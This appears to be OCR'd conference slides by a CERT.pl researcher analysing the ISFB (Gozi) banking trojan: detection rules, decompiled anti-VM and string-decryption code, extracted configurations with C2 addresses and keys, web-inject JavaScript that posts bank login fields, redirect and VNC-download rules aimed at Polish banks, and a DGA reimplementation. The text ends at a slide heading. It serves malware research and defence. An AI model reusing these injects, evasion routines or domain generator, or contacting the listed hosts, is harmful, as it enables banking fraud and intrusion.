ISFB

Still Live and Kicking

Maciej Kotowicz

Intro

$ whois mak

Maciej Kotowicz

- Principal Malware Researcher @ CERT.pl
- DragonSector CTF
- RE/Exploit dev
- Automatization / Formal methods
- @maciekkotowicz

Disclaimer

> Based on proposed plan, author did some source code analysis and want to summarize his

Well. Nope. 75% of this came from Reverse Engineering....

ISFB, long story short

- Based on gozi
- same bugs going back to 2007
- ~~Ursnif/Gozi/Gozi2/Rovnix/Vawtrak~~
- Casual history with rovnix
- For us, public appearence in 2014
- Now, one of most puplar bankers on market
- Couple of offsprings


ISFB!

```
DbgPrint("ISFB_%04x: Installer DLL finished with status %u.\n", GetCurrentProcessId(), Statu
```

```
////////////////////////////////////////////////////////////////////////////////
// ISFB project. Version 2.13.24.1
//
// module: dll.c
// $Revision: 265 $
```

~~Ursnif/Gozi/Gozi2/Rovnix/Vawtrak~~

Scale




(n6: sinkhole connections in october - bankers only)

Scale


```
> db.config.distinct('key',{'type':'isfb','exe_type':'worker'})
[
    "q1a2z3w4s5x6e7d8",
    "S951DX7IZXHH4Y6P",
    "OvZz8XVH91INT7ek",
    "V86iYRDA2FSEqWzL",
    "87694321POIRYTRI",
    "77694321POIRYTRI",
    "DB23B3470D0CF889",
    "A79CE7E04B4C9A6A",
    "byVMLEDZAlowtPY",
    "0123456789ABCDEF",
    "2345D892B97F02A",
    "Drbp2YVKMWkmPGtJ",
    "Dfei8OoQ0xhjTyql",
    "0WADGyh7SUCs1i2V",
    "PHZ4OVL2QLI0N8WN"
]
```

Scale


trickbot: 0.13%
smokeloader: 0.21%
odinaff: 0.03%
emotet: 0.29%
teslacrypt: 0.54%
isfb: 25.76%
shifu: 0.13%
mmbb: 0.29%
bublik: 0.26%
madlocker: 0.26%
andromeda: 0.91%
kronos: 2.17%
zeus: 2.69%
tinba_dga: 14.83%
panda: 0.63%
cerber: 0.31%
kbot: 0.36%
pony: 2.32%
slave: 1.30%
citadel: 0.02%
nymaim: 3.50%
cryptowall: 0.19%
torrentlocker: 0.15%
ruckguv: 0.06%
dyre: 3.84%
kins: 0.34%
dridex: 5.01%
vmzeus2: 18.19%
necurs: 0.02%
gootkit: 0.21%
dridex-worker: 0.42%
h1n1: 0.75%
tofsee: 0.02%
torment: 0.19%
hancitor: 0.49%
locky: 3.21%
netwire: 0.41%
iceix: 0.02%
tinba: 2.99%
vawtrak: 2.35%
citadel: 2.84%
vmzeus: 1.36%
isfb: 1588

Scale

kudos to Slavo (SWITCH-CERT)




The Dropper

...or where the acients reside

Welcome to the system

- achieve persistency
- inject worker
- setup IPC
- *new* download 2nd stage

Useless strings?



One Rule to rule them all

```
rule isfb_dropper : banker
{
    meta:
        author   = "mak"
        module   = "isfb"
    strings:
        $str0    = "Tape Device" fullword
        $str1    = "ASCIT8" fullword
        $str2    = "IEEE 1394"
        $str3    = ".bss"
        $decode_bss = { 8D 7D ?? AB 66 AB 6A 08 AA 68 [4] 8D ?? ?? 5?}
    condition:
        $decode_bss and 1 of ($str*)
}
```

Anti-VM?

C

```
do {
   pci.cbSize = 20;
   GetCursorInfo(&pci);
   ret = decode_bss(pci.ptScreenPos.y - old_y - old_x + pci.ptScreenPos.x);
   old_x=  pci.ptScreenPos.x;
   old_y =pci.ptScreenPos.x;
} while(ret == 12);
```

Anti-VM

C

```
DeviceInfoData.cbSize = 28;
if ( SetupDiEnumDeviceInfo(v1, 0, &DeviceInfoData) )
{
  SetupDiGetDeviceRegistryPropertyA(v1, &DeviceInfoData, 0xCu, &Property, 0, 0, &PropertyBufferSize)
  if ( PropertyBufferSize )
  {
    v2 = (BYTE *)xHeapAlloc(PropertyBufferSize);
    v3 = (CHAR *)v2;
    if ( v2 )
    {
      if ( SetupDiGetDeviceRegistryPropertyA(DeviceInfoSet,&DeviceInfoData,0xCu,&Property,v2,Propert
             &PropertyBufferSize)
        && (StrStrIA(v3, (LPCSTR)"vbox")
         || StrStrIA(v3, "qemu")
         || StrStrIA(v3, "vmware")
         || StrStrIA(v3, "virtual hd")) )
      {
        v0 = 1;
      }
      xHeapFree(v3);
    }
```

16/58

String encryption

C

```
signed int __stdcall decode_bss(int shift)
{
...
  //v2 points to VA of .bss
  if ( !v2 )
    return 2;
  v6 = v2->VirtualAddress;
  if ( !v6 || !v2->SizeOfRawData )
    return 192;
  v7 = v2->SizeOfRawData;
  v8 = *(_DWORD *)"016";
  v9 = v13;
  v10 = (shift & 0x1F) + (*(_DWORD *)"29 2016" ^ *(_DWORD *)"Oct 29 2016" ^ (v7 + v6));
  XorDecryptBuffer(v7, (int *)((char *)v13 + v6), v2->SizeOfRawData, v10);
  dword_4064EC = dword_40766E + dword_407662 + dword_407666;
  if ( dword_40766E + dword_407662 + dword_407666 != 0xEE553B4E )// check if correctly decoded
  {
    XorEncryptBuffer(dword_407662, (IMAGE_DOS_HEADER *)((char *)v9 + v2->VirtualAddress), v2->SizeOfRawD
    v14 = 12;
  }
```

Joined resources

or FJ-structs

C

```
  typedef struct  {
    DWORD fj_magic;
    DWORD addr;
    DWORD size;
    DWORD crc32_name;
    DWORD flags; /* or with 0x10000 mean it is
                    packed with aPLib */
} isfb_fj_elem ;
```

Joined resources

or J1-structs

C

```
  typedef struct  {
    DWORD j1_magic;
    DWORD flags; // can be aPLib packed
    DWORD crc32_name;
    DWORD addr;
    DWORD size;
} isfb_fj_elem ;
```

- 0x4F75CEA7,0x9e154a0c ## CRC_CLIENT32
- 0xD722AFCB,0x8365B957,0x8fb1dde1 ## CRC_CLIENT_INI
- 0xE1285E64 ## CRC_PUBLIC_KEY
- 0x90F8AAB4,0x41982e1f ## CRC_CLIENT64
- 0x7A042A8A ## NEW - UNKNOWN

19/58

Static configuration

C

```
typedef struct  {
  DWORD off;
  DWORD flags;
  QWORD value;
  QWORD uid;
} isfb_cfg_elem

typedef struct {
  QWORD count
  isfb_cfg_elem[count];
  char string_table[];
}
```

Static cfg - fields

- 0x556aed8f - server
- 0xea9ea760 - bootstrap
- 0x656b798a - botnet
- 0x4fa8693e - key
- 0xd0665bf6, 0x75e6145c - domains
- 0xefc574ae - dga_seed
- 0x73177345 - dga_base_url
- 0xec99df2e - dga_tld
- 0xdf351e24 - tor32_dll
- 0x510f22d2 - tor_domains

Static cfg

compilation_date	Oct 29 2016
public_key	1140560189706487312507994246568726175396241892431104747518905314246790859O
key	77694321POIRYTRI
timestamp	2016-11-23 13:11:12.991000
xcookie	3998563150
timer	20
exe_type	loader
version	2.14.887
obfuscation_method	random-picture-path
botnet	1065
domains	5.196.217.178
type	isfb
server	12

Static cfg

tor64_dll	thenotwithsoldsuequiv.ru/key/x64.bin file://%appdata%/system64.dll
key	OvZz8XVH91INT7ek
sendtimeout	300
dga_seed	1
obfuscation_method	random-picture-path
exe_type	worker
configtimeout	360
dga_count	5
dga_base_url	opensource.apple.com/source/Security/Security-29/SecureTransport/LICENSE.txt?txt
ip_service	curlmyip.net
version	2.16.881
tor32_dll	thenotwithsoldsuequiv.ru/key/x32.bin file://%appdata%/system32.dll
dga_season	5
type	isfb
compilation_date	Nov 17 2016
timestamp	2016-11-23 17:22:08
bctimeout	10
configfailtimeout	300
botnet	2002
dga_lsa_seed	3988359472
public_key	27128630415765994040955744015030070035596412432263378648451342271896999564591778392380252218629171292393835044865537

Static cfg

tor64_dll	85.204.74.158/tor/test64.dll file://c:\test\test64.dll
key	77694321POIRYTRI
sendtimeout	300
obfuscation_method	random-picture-path
exe_type	worker
configtimeout	300
ip_service	curlmyip.net
version	2.14.887
tor32_dll	85.204.74.158/tor/test32.dll file://c:\test\test32.dll
type	isfb
compilation_date	Oct 29 2016
timestamp	2016-11-23 09:39:37
bctimeout	10
configfailtimeout	300
botnet	1098
public_key	1140560189706487312507994246568726175396241892431104747518905314

Man in the Browser

.. or where my goes my mony

Dynamic config

C

```
typedef structure {
  DWORD size;
  BYTE  data[size];
} inject_elem

typedef structure {
  inject_elem target; // url glob
  inject_elem action; // or regex
  inject_elem params[4]; // other params
} inject_chunk

typedef injects_t inject_chunk[];
```

Web Injects

```
var bn = "US_" + "BOFA_1";
var bot_id = "@ID@_" + bn;
var sa = decode64("..");
var req = "send=0&u_bot_id=" + bot_id + "&bn=" + bn+ "&page=8&u_login=&u_pass=&log=" + 'get_me_core';
sendScriptRequest(sa, req, function statusCall1() {
var element = document.getElementById("loader");
element.parentNode.removeChild(element);
} );
})();
```

Web Actions

- FILE
- SCREENSHOT
- HIDDEN
- NEWGRAB
- VIDEO
- PROCESS
- POST
- VNC

Web Actions

```
ACTION: REDIRECT - Target: */myjs128.js -> http://5.101.67.36/di/myjs128_plv3.js
ACTION: REDIRECT - Target: */myjs28.js -> http://5.101.67.36/di/myjs28_plv3.js
ACTION: REDIRECT - Target: */ats8/gate.php* -> http://5.101.67.36/az/atsbmid/gate128.php
ACTION: REDIRECT - Target: https://www.centrum24.pl/* -> http://5.101.67.36/fk/cen1.php?
ACTION: REDIRECT - Target: https://companynet.mbank.pl/* -> http://5.101.67.36/fk/mbiz1.php?
ACTION: FILE - Target: *.prv
ACTION: VNC - Target: https://www.pekaobiznes24* | source : http://thesellingoutlet.com/p32.bin,http://thesell
ACTION: VNC - Target: https://companynet.mbank.pl* | source : http://thesellingoutlet.com/p32.bin,http://these
ACTION: VNC - Target: https://iri.* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet.com
ACTION: VNC - Target: https://kiri.* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet.co
ACTION: VNC - Target: https://ibiznes2* | source : http://thesellingoutlet.com/p32.bin,http://thesellingoutlet
ACTION: VNC - Target: https://*.pl/homebankin* | source : http://thesellingoutlet.com/p32.bin,http://thesellin
ACTION: VNC - Target: https://*/hb/faces/* | source : http://thesellingoutlet.com/p32.bin,http://thesellingout
```

The Bot.

Registry Keys

```
.*\\Software\\AppDataLow\\Software\\Microsoft\\
[A-F0-9]{8}-[A-F0-9]{4}-[A-F0-9]{4}-[A-F0-9]{4}-[A-F0-9]{12}\\
```

- Install
- Client
- NetCfg
- LastTask
- LastConfig

Other Acctions

- GET_CERTS
- GET_COOKIES
- GET_SYSINFO
- LOAD_EXE
- GET_FILES
- SOCKS_START
- GET_KEYLOG
- GET_MAIL
- GET_FTP
- VNC_START
- URL_BLOCK

Calling Home

ET phone home.

- Static domains inside configuration files
- DGA based on template and current data
- C&C hidden in TOR network
- P2P network

DGA

PYTHON

```
rnd = LsaRandom()
rnd.seed = (((kwargs['seed'] << 16)&0xffffffff) + kwargs['season'] + kwargs['lsa_seed']) & 0xfff
#rnd.seed = (1 << 16)  + kwargs['season']  - 0x124676D0
r=[]
for i in range(kwargs['count']):
    suf = kwargs['tld'][(rnd.rnd >> 1) % len(kwargs['tld'])]#rnd.choose(kwargs['tld'])
    dom_l = rnd.rnd % self.DGA_MIN_LEN + self.DGA_MIN_LEN
    wc = 0; dom = []
    while wc < dom_l:
        d = rnd.choose(words)
        ws = len(d)
        if not rnd.rnd %3:
            ws /=2
        if wc + ws > self.DGA_MAX_LEN:
            continue
        dom.append(d[:ws])
        wc += ws
    r.append(''.join(dom) +suf)
```

TOR

P2P

C

```
typedef struct {
  DWORD magic; /* 0x395f2ec1 */
  DWORD my_secret;
  DWORD his_secret;
  BYTE cmd0;
  BYTE cmd1;
  BYTE data[];
} isfb_p2p_inner_packet

typedef struct {
  BYTE flags;
  DWORD salt; /* 4 random higher bytes of keys */
  isfb_p2p_inner_packet p; /*encrypted */
} isfb_p2p_packet
```

Internet is Hard

URL format

```
http://\%s\%s?user\%\%5fid=\%.4u\&version\%\%5fid=\%lu\&passphrase=\%s\&socks=\%lu\&version=\%lu\&crc=\%.8x

/tfctq.php?mkvf=KPgnjc3RohdH4zDttU9wItzEGB6cEz2jeDJWROI6FbIpqN/9F6N3OOHUzISvptToYm+txOpUvU2YtY

oxsxc=kcxsfx\&version=212356\&user=aa16a132f1689c4d4b2eb59024d986c3\&server=12\&id=1000\&crc=1dc690f

cnc.tld/images/8//Gmj7f1b/p976veQbwY5XTyLFJl2QiH3b3X6ts7/Yxd7nmkuXV6Yrt6mPUdSf2Ul
              /jOBc27CVHf2WIxVsGg/Pv49qA_2B_2FdeXKWKV/cPIuyXr4JBumUBy/Aw/RtPom91zP7FSaj2U.jpeg


/t[RAND]?[RAND]=data
```

39/58

URL format

PYTHON

